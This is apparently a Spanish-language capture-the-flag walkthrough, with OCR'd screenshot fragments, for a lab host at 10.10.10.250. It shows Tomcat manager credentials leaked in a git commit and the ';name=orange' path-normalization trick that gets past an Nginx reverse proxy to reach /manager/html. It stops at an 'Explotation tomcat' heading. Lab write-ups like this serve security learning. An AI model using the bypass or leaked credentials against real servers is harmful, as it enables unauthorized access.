
le doy click al de 971f3aa



971f3aa

Browse files »

y acac vemos unas credenciales




1 tomcat/tomcat-users.xml

```
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

□ **Show line notes below**

tomcat 42MrHBf*z8{Z%

vamos al port 443 /manager/text y nos logueamos con estas creds



https://10.10.10.250/manager/text/


10.10.10.250

This site is asking you to sign in.

Username: tomcat

Password: •••••••••••••

sin embaargo no hace nada



https://10.10.10.250/manager/text/

403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or sin enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you ret If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the cre

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four ro

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the


como es un tomcat hay una ruta que es en html



403 Forbidden

nginx/1.18.0 (Ubuntu)

pero no deja al parecer es por el Reverse proxie o proxie inverso del servidor Nginx




Reverse proxies

Tracking 8 technologies in this category


Reach out to Reverse proxies users

Create a list of 3,850,000 websites using Reverse proxies technology w




#	Technology
1	Nginx

en el siguiente link explican como **baypasear un proxi inverso** para llegar a estas rutas https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf



Reverse proxy architecture

- ✓ Resource sharing
- ✓ Load balance
- ✓ Cache
- ✓ Security




When reverse proxy meets...

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

segun esto para traspasar un Nginx es con /foo;name=orange/bar/
por lo cual cambiamos
/manager;name=orange/html
https://10.10.10.250/manager;name=orange/html



https://10.10.10.250/manager;name=orange/html

Tomcat Web Application Manager

Message:	OK


Manager			
List Applications	HTML Manager Help	Manager Help	Server Statu

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

como ya habia metido credenciales automaticamente me pasa a tomcat

Explotation tomcat

